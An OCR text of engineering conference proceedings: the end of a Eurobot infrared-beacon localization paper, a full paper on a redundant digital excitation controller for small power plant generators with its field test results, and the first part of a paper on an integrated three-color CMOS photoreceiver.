This system can be easily adapted to be used in other applications, by readjusting beacons and location constants. It can be also used on larger areas, distances up to 5 meters were successfully tested, and even larger distances can be obtained with increase of number of transmitter IR diodes.

ACKNOWLEDGMENTS

This work has been financed through the project III43008 of Ministry of Science, Republic of Serbia - Development of the methods, sensors and systems for monitoring quality of water, air and soil

REFERENCES

[1] http://www.eurobot.org

[2] Domokos Kiss, Dániel Varga, Dávid Vékony, Gábor Tevesz: “Navigation and Control Systems of an Autonomous Robot Developed for the Eurobot 2007 Contest“, EUROBOT Conference 2008, Heidelberg, Germany

[3] AndresColın-Espinoza,HectorA.Montes-Venegas, MarıaE.Barilla-Perez: ”Improved Image Dominant Plane Extraction for Robot Navigation”, EUROBOT Conference 2010, Rapperswil-Jona, Switzerland

[4] Oliver Bittel , Michale Blaich “Mobile robot localisation using beacons and the Kalman filter tehnique” EUROBOT Conference 2011, Prague, Czech Republic

[5] Milan Lukic, Miodrag Brkic, Jovan Bajic: “An autonomous robot localization system based on coded infrared beacons” EUROBOT Conference 2011, Prague, Czech Republic

[6] V. Pierlot , M. Van Droogenbroeck "A Simple and Low Cost Angle Measurement System for Mobile Robot Positioning", Workshop on Circuits, Systems and Signal Processing (ProRISC), pp. 251-254, Veldhoven, Netherlands, Novembar 2009.

[7] http://www.rcva.fr/images/stories/site/cours/Odometrie2010/ODOMETRIE_2010.pdf

[8] http://www.hobbyengineering.com/specs/Vishay- TSOP7000.pdf

Development of Cost-Effective Redundant Digital Excitation Control

Hoongi Lee[1], Ho-Seon Ryu[2] Jongwon Kwon[3] , Gyoutae Park[4], Inchan Kim[4] and Hiesik Kim[3]
[1] Dept. of R&D, E2S CO., LTD, Seoul, Korea
[2] Korea Electric Power Research Institute, Daejeon, Korea
[3] University of Seoul, Seoul, Korea
[4]Korea, Korea Gas Safety Corporation, Siheung, Korea
hoongi.lee@gmail.com, gtparkgs@kgs.or.kr, drhskim@uos.ac.kr

Abstract - In this paper, the developed digital excitation control system was evaluated to get the strength of operating situations in the small power plant. Recently, most automatic voltage control systems for big power plants employ a quick response and stationary excitation technology. But cost of older excitation systems has been prohibitive for redundancy. And they add much complexity to the system relative to wiring and interconnection. To solve these problems, the new redundancy digital excitation control system was developed. This system ensures adequate steady-state, dynamic reactive reserves, and zero tolerance. In addition, it provides protective features for the generator such as over flux limiting and field current limiting. Finally, the performance of this digital excitation control system was verified in a gas turbine of a coal-fired plant.

I. INTRODUCTION

Recently, most companies which have operated a small power plant require generators to be operated stably at all times, to ensure adequate steady-state and dynamic reactive reserves. [2,3] Generator owners have zero tolerance for unit trips. Therefore an automatic voltage regulator (AVR) has been used to provide voltage control of the generator output by controlling the excitation current. [1,4] The AVR plays a significant role in excitation control systems. It must provide a response which has an acceptable dead time, rise time and settling time. It should be bump-less transfer from manual mode to automatic mode and vice versa.

At the present time, most excitation control systems have been designed as complete specification for large turbine generators. [5,6] In older excitation systems, cost would have been prohibitive for redundancy, while adding much complexity to the system relative to wiring and interconnection. So, most power system companies can't install the excitation control system. Therefore, the development of cost effective excitation control system is required to provide wide range adjustment of all control and protection parameters.

In recent years as digital processors have become very advanced, it is not uncommon for any machine to have either complete redundancy or some form of it. [7,8] Digital control systems are also more flexible in this respect than analog electronic control systems. Moreover, the control parameters can easily be defined and adjusted. The operator can adjust operating parameters such as the voltage or MVAR set point. This paper describes the cost-effective redundant digital excitation control system.

II. IMPLEMENTAION OF PROTOTYPE

A. Hardware Design

In this paper, the cost effective digital excitation control system as called KDR-1200D was developed using a high performance microprocessor for small power plants. This KDR-1200D consists of a main controller and signal interface modules. The main controller based on 32 bit DSP is a core device of the digital excitation control system. This main controller plays a significant role in providing fast and accurate voltage control to the power system using results from operating analog signals such as voltage, current, etc. The SIM (Signal Interface Module) and ETP (External Terminal Panel) are I/O signal interface modules. They were designed to be simply detachable with the KDR-1200D.




Figure 1. Units MComposition of Redundant Digital Excitation Control System (Main Controller, Signal Interface Module, External Terminal Panel)

- Main Controller
- SIM (Signal Interface Module)
  - Voltage Transformer Module (Regulator PT, Metering PT)
  - Current Transformer Module
- ETP (External Terminal Panel)
  - Analog Input Module.
  - Analog Output Module.
  - Digital Input Module.
  - Digital Output Module.

- Scan Power Check Module.

B. Software Design

The digital excitation controller is primarily required to provide voltage control of the generator output by controlling the excitation current. The controller must provide a prompt and exact response which has an acceptable dead time, rise time and settling time. Therefore the proposed digital excitation controller was developed using quick-response and static excitation method to be economical redundancy configuration.

First, the digital excitation controller supports two operating modes which are Automatic mode and Manual mode to control voltage of the generator output. The Automatic Mode can be defined as automatic voltage regulator (AVR) which controls output voltage of the generator. The Manual mode can be defined as field current regulator (FCR) which controls field current. The operating mode control function was built into the microprocessor based digital excitation control system. In this controller, Automatic mode and Manual mode were embedded in the same hardware and software. See Figure 2.

The main controller has the high performance DSP and RTOS(Real Time Operating System) to reduce operating load and of a controller. Because the controller must calculate an effective voltage (V_{trms}), an effective current (I_{trms}), frequency, electricity(P), caloric value(Q) using input values such as PT, CT, field voltage, filed current at sampling rates of 180Hz.

The application software uses Preemption Based Multitasking function that RTOS provides. This function divides into some independent or dependent tasks through binding all tasks related to one another. In addition, the software carries out a role after pre-occupying CPU according to each given priority. In other words, some tasks periodically operate, others only operate as an environment changes. Although separate tasks have each particular role, they make close relationships through sharing information by special functions such as sharing memory, mutual task communication. Basic tasks of our digital excitation controller are as follows.

- Initialization Task
- Control Task
- Protection Task
- Communication Task

These tasks are operating in a different frequency as well as individually carrying out their functions. The control part is divided into two parts, automatic and manual. The automatic part which includes AVR(Auto Voltage Regulator), UEL(Under Excitation Limit) is controlled at 180Hz, while manual part which includes FCR(Field Current Regulator), OEL(Over Excitation Limit) is controlled at 360Hz.

III. REDUNDNCY

Figure 2 illustrates the redundant control block diagram of Master/Backup controllers. Master and Backup controllers are embedded in the same hardware. Specially, the digital excitation control system can choose an operating mode using a particular switch. Therefore the main controller can be set as Master or Backup controller. In this paper, two main controllers are used for redundancy. One is Master controller, another is Backup controller. Two controllers are connected with a Relay Logic board. The board detects faults of the digital excitation systems and produces a transfer signal.

Each controller has a Watch Dog Timer (WDT) which periodically generates a pulse signal to detect system faults. The WDT can detect any problems on one between DSP and FPGA. The principal signals use RS-422 protocol to communicate between the digital excitation controllers. The Backup controller was designed to follow the principal signals of the Master controller. If Backup controller is operating as a Master controller due to a Master controller's faults, the repaired Master controller follows the principal signals of the Backup controller. The principal signals include control valuables such as integration value to follow output values of other controller. Therefore Master/Backup controllers are complementary according to a transfer signal. It is possible to repair the faulted controller without operation stop of a generator by the redundancy of digital excitation control controllers.




Figure 2. Redundant Control Block

Figure 3 describes change strategy of operating mode for Master/Backup controller when any controller failed. When the digital excitation control system was initially driven, Master and Backup controllers operate independently in a first Auto mode. Specially, each controller follows other's principal signals to reduce transient state characteristics in a redundancy transfer switch. If Master controller failed, the Master controller disconnects and Backup controller plays as a Master controller. If Backup controller failed by potential transformer faults during operating as a Master controller, the operating mode of Backup controller changes from Auto mode to Manual mode. Consequently, If a malfunction was detected, the system was transferred to Manual mode to keep the generator up and running. So it allows a repair or replacement while operating on-line of the manual voltage regulator.




Figure 3. Flow Chart of Master / Backup Controller Operating Mode

IV. PROTECTIONS

This KDR-1200D autonomously provides comprehensive functions to protect rectifiers. The following is a list of the protective functions, along with a brief description of their purpose and the system parameters they monitor.[9,10,11]

- Volts/Hertz Protection (HXP)
- Over Excitation Protection (OEP)
- Generator over Voltage Protection (OVP)
- PT Failure Detection

The Volts/Hertz Protection (HXP) is similar to the Volts/Hertz Limiter (HXL) but instead will apply a trip or alarm signal. This function typically operates on an inverse timing curve that is meant to model heating characteristics of a generator or step-up transformer during over excitation.

The Over Excitation Protection is similar to the Over Excitation Limiter (OEL) but instead will apply a trip or alarm signal once the field current or voltage is above a set point, typically after a fixed or inverse time delay above the OEL.

The Generator Overvoltage Protection measures generator output voltage and initiates an alarm or trip signal when over a specified set point, typically with some settable time delay that is coordinated with the Over Voltage Limiter (OVL).

The generator terminal voltage was typically measured through some transducer. The PT Failure Detection initiates an alarm or trip when below a set point or, in some cases, if an unbalanced condition exists, typically with some settable time delay. In addition, this function provides transfer to redundant potential transformer. When a loss of voltage sensing event takes place, the voltage sensing inputs are switched to use redundant PTs.

V. PEFORMANCE TEST OF GAS TURBINE

This digital excitation control system was evaluated in a gas turbine of a coal-fired plant. Table I describes the generator specification of a relevant coal-fired plant. The following is a list of the major items in field test. This field test was only performed in off line conditions (No Load conditions).

- Terminal Voltage Build-up in Auto (AVR) Mode
- Terminal Voltage Build-up in Manual (FCR) Mode

TABLE I. GENERATOR SPECIFICATION OF COAL-FIRED PLANT

Rated Capacity	112,800 [KVA]
Rated Voltage and Frequency	13,800 [V], 60[Hz]
Field Voltage and Current	300 [V], 900 [A]
Power Factor	0.9

A. Auto Mode Terminal Voltage Build-up Waveform (No-Load Condition)

In off-line condition (no load condition), the build-up waveform was measured to check the terminal voltage change trends in Auto mode. Table II and III summarize the performance test results. In this test, the generator's operation data such as terminal voltage, frequency, field voltage, and field current were measured. The generator's terminal voltage was generated from the Soft-Start by a field breaker over 95 % to rated speed of a gas turbine. In other words, the rated voltage rates by Auto mode Soft-Start were approximately 1.0 [PU]. Figure 4 shows the terminal voltage build-up waveform on Auto mode in off-line condition. The terminal voltage build-up waveform describes that the digital excitation control system was little bit stressed with few overshoot (less 1%) by Soft-Start. But the terminal voltage reached the steady-state within hundreds msec. The overshoot will be eliminated by tuning PI gain using trial-error method.

TABLE II. PERFORMANCE TEST RESULTS IN AUTO MODE

Contents	***Conditions***	***Unit***	***Baseline***	***Result***
Generator No-Load Auto Voltage Establishment	RPM over 95%	RPM	3,600	Pass
	AVR Soft Start	V	1.0 [PU]	0.999 [PU]
	VCB Open	-	Open	Pass
	ETR Relay	-	Open	Pass
	Mode	-	AVR	Pass

TABLE III. PERFORMANCE MEASUREMENTS AT STEADY-STATE IN AUTO MODE

Contents	***Terminal Voltage***	***Frequency***	***Field Current***	***Field Voltage***	***Control Signal***
Measurements	13785V	60Hz	288A	66V	1.337[PU]




Figure 4. Auto Mode Terminal Voltage Build-up Waveform (No-Load Condition)




Figure 5. Manual Mode Terminal Voltage Build-up Waveform (No-Load Condition)

B. Manual Mode Terminal Voltage Build-up Waveform (No-Load Condition)

Next the build-up waveform was measured to check the terminal voltage change trends in Manual mode. Table IV and V summarize the performance test results. The generator's terminal voltage was generated from the Soft-Start by a field breaker over 95 % to rated speed of a gas turbine. In other words, the rated field current rates by Manual mode Soft-Start were approximately 0.282 [PU]. Figure 5 shows the terminal voltage build-up waveform on Manual mode in off-line condition.

TABLE IV. PERFORMANCE TEST RESULTS IN AUTO MODE

Contents	***Conditions***	***Unit***	***Baseline***	***Result***
Generator No-Load Manual Voltage Establishment	RPM over 95%	RPM	3,600	Pass
	MCR Soft Start	V	0.282 [PU]	0.282 [PU]
	GCB Open	-	Open	Pass
	ETR Relay	-	Open	Pass
	Mode	-	MVR	Pass

TABLE V. PERFORMANCE MEASUREMENTS AT STEADY-STATE IN MANUAL MODE

Contents	***Terminal Voltage***	***Frequency***	***Field Current***	***Field Voltage***	***Control Signal***
Measurements	12637V	60Hz	254A	59V	1.335 [PU]

VI. CONLUSION

In this paper, the developed digital excitation control system was evaluated to get the strength of operating situations in the small power plant. The results of the performance test show that the digital excitation control system is being used to fulfill the requirements of an existing analog excitation control system. Its malfunction rates have decreased by noise reduction according to the digitalization.

In addition, the digital excitation control system provides more precision and exact protection as well as a limiter function. The redundant configurations for excitation control system was greatly improved compared to an existing analog excitation control system through the terminal voltage or field current monitoring in realtime. Consequently, our digital excitation control system offers a full range of reliable excitation systems. It improves the generator excitation control's effectiveness and deliver the performance, operability, and availability needed in the small power plant.

REFERENCES

[1] IEEE Guide for Identification, Testing and Evaluation of the Dynamic Performance of Excitation Control System. IEEE Standard 421.2.-1990

[2] Michael J. Basler, "Excitation Systems: The Current State of the Art", Intelligent Techniques for Power System Generation Control, IEEE/PES 2006 General Meeting, June 20, 2006

[3] IEEE Digital Excitation Systems Task Force, "Computer Models for Representation of Digital-Based Excitation Systems," IEEE Transaction on Energy Conversion, Vol. 11, No. 3, pp. 607-615, Sept. 1996

[4] J. Park, R. Harley, G. Venayagamoorthy, "Indirect Adaptive Control for Synchronous Generator: Comparison of MLP/RBF Neural Networks Approach with Lyapunov Stability Analysis" IEEE Trans. on Neural Networks, 15(2), March 2004, pp. 460-464

[5] G. Venayagamoorthy, R. Harley "Two Separate Continually Online-Trained Neurocontrollers for Excitation and Turbine Control of a Turbogenerator" IEEE Trans. on Industry Applications, 38(3), May/June 2002, pp. 887-893

[6] A.Hariri and O.P. Malik, "A self-learning adaptive-network-based fuzzy logic power system stabilizer in multi-machine power system", Engineering Intelligent systems, Vol.9(3), Sept. 2001, pp. 129-136.

[7] P. Shamsollahi, O. P. Malik "Real-time implementation and experimental studies of a neural adaptive power system stabilizer" IEEE Trans. on Energy Conversion, vol. 14, Sept. 1999, pp. 737-742

[8] D. K. Chaturvdei, O. P. Malik "Generalized Neuron-Based Adaptive PSSfor Multimachine Environment" IEEE Trans. on Power Systems, vol. 20, Feb 2005, pp. 358-366

[9] IEEE Task Force on Excitation Limiters, "Under excitation Limiter Models for Power System Stability Studies," IEEE Transaction on Energy Conversion, Vol. 10, No. 3, pp. 524-531, Sept. 1995.

[10] Hurley, J. "Underexcitation Limiter Models for Power System Stability Studies," presented at the IEEE/PES 2005 General Meeting, San Francisco, CA, June 2005.

[11] Patterson, S. "Overexcitation Limiter Models for Power System Stability Studies," presented at the IEEE/PES 2005 General Meeting, San Francisco, CA, June 2005.

A fully integrated multicolor photoreceiver

J. Dong*, W. Gaberl*, K. Schneider-Hornstein*, H. Zimmermann*

* Vienna University of Technology, Institute of Electrodynamics, Microwave and Circuit Engineering, Gusshausstrasse 25/354, A-1040 Vienna, Austria, jdong@emce.tuwien.ac.at

Abstract - A fully integrated multicolor photoreceiver is presented, which combines a triple junction photodetector, three transimpedance amplifiers and three output drivers in a single chip. Gain and offset can be adjusted individually for each path. The fiber (glass fiber or POF) can be directly coupled onto the light sensitive area of the integrated receiver. The usable wavelength range is from 400 nm to 900 nm. The triple junction photodetector is designed based on the effect that light with longer wavelength can penetrate deeper into silicon than light with shorter wavelength. The three vertically stacked photodiodes can accurately and simultaneously convert light with different colors into different currents. The single chip photoreceiver is fabricated in standard 0.6 µm CMOS technology using an epi-wafer without any process modifications. Thus it can be realized cheap and with minimal packaging effort. In addition, the presented device can pave the way for a single visible WDM receiver – a solution optimal for high speed POF transmission systems. Based on the simulation results, we find that the designed photoreceiver can meet requirements of both color detections and a relatively high transmission rate up to 200 Mbps per color.

I. INTRODUCTION

The demand for low cost and high reliable photoreceivers increased largely during recent years because of the huge demand for optical data communication. These photoreceivers can be applied in many different areas, such as data communication in local area networks, fiber to the home (FTTH), in house communication like SOHO (Small Office, Home Office) networks, optical storage systems like DVD (Digital-Versatile-Disk) and so on [1].

On one hand, to reduce the cost of the photoreceiver, we can combine the photodiode together with the electrical receiver on a SOC (System On Chip), which is called OEIC (Optoelectronic Integrated Circuit). Such a technology can help, on one hand to increase the bandwidth (by reducing the parasitic) and on the other hand to reduce the chip area (by using less bond pads), which leads to reduced total costs of the packaged receiver.

In recent years many studies focusing on OEIC have been done. At first, a 2.5 Gbps silicon receiver OEIC including a PIN photodiode of 300 µm diameter was described [2]. Then, an 11 Gbps optical receiver integrated with a 50 µm diameter PIN photodiode was presented. This photoreceiver was fabricated in a technology with process modifications to achieve a high data rata, as a result, the cost of the chip increased [3].

After that, based on the basic concept of OEICs, some massively parallel optical receivers were presented [1], [4], which integrated at least three photodiodes with receivers into a single chip. Compared to designs with external photodetectors beside the amplifier IC, all of these integrated optical receivers can reduce the area of the whole system, which helps to reduce the cost of the devices. However, since most of these receivers use a PIN photodiode, certain modifications in the technology are necessary. In addition, all these photodiodes are biased by a very large reverse voltage such as 17 V, so it is necessary to supply this voltage externally. As a result, additional pads are necessary, which will also increase the chip area. Furthermore, all of these optical receivers are designed to detect light with only one distinct wavelength; therefore, they can not be used for wavelength division multiplexing (WDM) data communication.

On the other hand, many designs focusing on color detection have been realized. First, buried and triple p-n junction photodiodes were developed and applied for color sensors or color detectors[5], [6], [7], [8]. Secondly certain color filters were added to cover devices to select different colors (or wavelengths). Unfortunately, these additional filters increase the complexity of the chip production and often also the necessary silicon area (side by side layout) which increases the costs of the product.

Recently a filter-less multicolor photodiode was investigated to detect different wavelengths of light in a color sensor [9], [10]. The design of this novel color detector is based on the effect that light with longer wavelengths can penetrate deeper into silicon than light with shorter wavelength. Three vertically stacked pn junctions form the multicolor photodiode, which could overcome some drawbacks of conventional photodiodes with additional filters. However, up to now this kind of photodetector was only used for color sensors and continuous wave (CW) light applications. Therefore, we investigate how these novel photodiodes can be applied to modulated light in communication systems.

This paper reports a fully integrated multicolor photoreceiver, which integrates three vertically stacked photodiodes together with three transimpedance amplifiers and three output drivers into a single chip. Since the modulated light from optical fiber can directly illuminate the light sensitive area, this kind of photoreceiver can detect three different wavelengths of light simultaneously and accurately without any additional filters. Consequently the process complexity and also the size of the chip are reduced as well as the total cost of the whole device. This multicolor photoreceiver is fabricated in a standard 0.6 µm CMOS technology using an epi-wafer without any process modification.

II. PRINCIPLE OF THE MULTICOLOR PHOTORECEIVER

A. Overview of the whole chip

In this section we will describe the principle of the multicolor photoreceiver. The block diagram of the whole chip is shown in Fig. 1.




Figure 1. Overview of the whole chip

The photoreceiver works as follows: the modulated light coming from the optical fiber directly illuminates the light sensitive area of the multicolor photodiode, which transfers the optical signal into electric signal.

A transimpedance amplifier after the photodiode is used to convert the photocurrent, delivered from the photodiode, into a proportional output voltage.

To get enough amplitude for signal processing at the output a gain stage amplifies the output signal of transimpedance amplifier.

Moreover, digital processing is necessary to separate the different multi-color signals. Therefore the output signal will be fed into ADCs and a 50 Ω line driver circuit is necessary. Furthermore, a full differential structure was used to improve the PSRR (Power Supply Rejection Ratio) and consequently a dummy photodiode was added.

In a short summary, the designed photoreceiver consists of a multicolor photodiode, a dummy multicolor photodiode, three transimpedance amplifiers, three limiting amplifiers and three drivers.

B. Structure of the Multicolor Photodiode

Based on the effect that light with different color can penetrate into different depth of silicon, we designed this fully integrated vertically triple-junction photodetectors. It can detect different colors of light in different locations of the silicon wafer simultaneously and independently. This multicolor photodiode is formed by three vertically stacked pn junctions as shown in Fig. 2.

The top photodiode lies in a depth of about 0.3 µm and consists of n+ and p-well layer. It is used to detect blue light. The photocurrent of p-well/deep n-well junction, which is used as the middle photodiode (located at around 0.9 µm below the semiconductors surface), is dominated by yellow or green light. The deep n-well and the p-substrate form the deep photodiode which is effective at approximately 4 µm below the silicon surface and is used to detect the photocurrent of the red (and the near infrared NIR) light.[11] The current of the deep photodiode will not be affected by the photocurrent from the green and the blue light, although the blue and green detector currents generated by the top and middle photodiodes contain a small portion of the photocurrent from the red light. However, since the red detector is much thicker than the blue one (and the green one) most of the red light current will be generated in the deep junction.

C. Multicolor Photodetector for Data Communication

For multicolor optical data communication, both the data rate and the cross-coupling are the important




Figure 2. Vertically stacked multicolor photodiode

parameters. The data rate is mainly dominated by the frequency response of the photodiode whereas the cross-coupling between adjacent detectors for the triple junction detectors is determined by the pn junction capacitance. We will discuss these two parameters in this section.

- Frequency Response

The frequency response (bandwidth) of the photodiode mainly depends on three factors as follows, the carrier drift time t, the minority carrier diffusion and pn-junction capacitance and series resistance.

Firstly, we will discuss the carrier drift time, which determines the obtainable speed of the photodiode. It is proportional to the width of the space charge region W and inversely proportional to the carrier drift velocity v. The drift velocity v depends on the carrier mobility µ and the electric field E. Furthermore, the carrier mobility µ depends on the doping concentration whereas also the distribution of the electric field is determined by the doping concentration and the reverse bias voltage.[12] Because the photodiode is fabricated in a standard 0.6 µm CMOS technology the doping concentration of each layer is fixed, so the effect of the doping concentration cannot be changed. As a result we are mainly concerned on the reverse bias voltage. Regarding this condition, we can conclude that a larger the reverse bias voltage leads to a faster photodiode.

In addition, the maximum data rates DR of optical receivers can be estimated by the rise time t_r and fall time t_f of the drift time t in an aggressive way to be:

$$DR = \frac{1}{2t_r} = \frac{1}{2t_f} \quad (1)$$

And the relation (for a first order low pass system) between the rise time and the -3dB bandwidth BW is as follows:

$$BW = \frac{0.35}{t_r} \quad (2)$$

Therefore we can estimate the maximum data rate as a function of the -3dB bandwidth.

$$DR = \frac{1}{2t_r} \approx 1.5BW \quad (3)$$

In conclusion, by measuring the -3dB bandwidth of the photodiode we can estimate the maximum data rate of the communication system.

Secondly, we will discuss carrier diffusion which happens in regions of the semiconductor where no electric field is present. In a normal PIN photodiode two field-free regions have to be considered: The top electrode and the heavily doped substrate. For this triple junction photodiode, the heavily doped surface region is not very thick and thus the diffusion there has no dominant influence. More critical is the region in the depth of the semiconductor below the edge of the space charge region. Since diffusion will reduce the speed of the photodiode we should avoid or at least reduce the carrier diffusion, this can be achieved by using light with short wavelength to avoid photo generation in deep region. Basically this is what we do in the multicolor triple-junction photoreceiver (blue, green light). Another possible way to reduce diffusion is to apply a large reverse bias voltage (across the photodiode) to increase the thickness of space charge region.

Finally, the pn junction capacitance and the total series resistance will be discussed which reduce the speed of the photodiode like an RC time constant. The total series resistance is the sum of the photodiode resistance itself, the wire resistance and parasitic effects in the semiconductor. Usually the last one cannot be neglected when relevant photocurrent flows through low doped regions. The pn junction capacitance mainly depends on the reverse bias voltage (which determines the space charge region thickness) and the size of the photodiode. Therefore we can reduce the diode size and increase the reverse bias voltage to reduce the effect of pn junction capacitance and series resistance.

Summarizing, by applying an appropriate reverse bias voltage across the triple junction photodiode and reducing the area of photodiode, we can get a faster photoreceiver for optical communication.

- Signal Coupling

Apart from the inherent speed of the photodiode, we should also consider the pn junction capacitances which will largely affect the different color signals in the triple junction photoreceiver. The larger the capacitances are, the slower is the complete receiver. Also the effects of signal cross coupling get larger.

The three adjacent space charge regions are formed by three vertically pn junctions, which lead to three adjacent capacitances. The model of the complete photodiode and the input impedances of the amplifiers are shown in Fig 3. C_{PD} presents the pn junction capacitance of photodiode, I_{blue}, I_{green}, I_{red} present the photocurrents flowing through the photodiodes, R_s presents the series resistance and R_I and C_I present the load resistance and load capacitance.

From Fig.3 we can find that the photocurrent generated by blue light will be coupled to the photocurrent from green light. The photocurrent of the green light will be coupled to the photocurrent generated by blue light and the red light. And finally the photocurrent generated by red light will be coupled to the green light. The cross-coupling will largely affect the three independent signals and reduce the maximum speed of the data communication.




Figure 3. The equivalent circuit of the photodiode with the receiver input impedance

To reduce the cross-coupling of the photocurrents we can reduce the value of the capacitance by increasing the reverse bias voltage. However the reverse bias voltage will be limited on one hand by the used technology and on the other hand by the circuitry of the input stages of the receiver. We should apply the maximum possible reverse bias voltage across the photodiodes.

The pn junction capacitance together with the load (and series) resistance form an RC low pass filter, and therefore, we can also improve the situation by reducing the load resistance. This load resistance depends on the input resistance of transimpedance amplifier input stage. Therefore, we design a transimpedance amplifier with very low input resistance by increasing the gain of the transimpedance amplifier and reducing the feedback resistance.

In conclusion, we can reduce the coupling effects by reducing the input resistance and increasing the reverse bias voltage within the allowed limits.

Based on the discussion above, we can conclude that the reverse bias voltage is a very important parameter for the photodiode. To increase the speed of the photodiode, a large reverse bias voltage should be applied to the photodiode. Also to reduce the capacitance a higher reverse bias voltage would be useful.

On the other hand, since the thickness of the n+ and p-well layer is very small, the space charge regions of the top and middle photodiodes are very close together. If we apply a large reverse bias voltage on the photodiode a reach-through effect will occur and the multicolor photodiode will not work. Consequently, the reverse bias voltage should also not be too large.

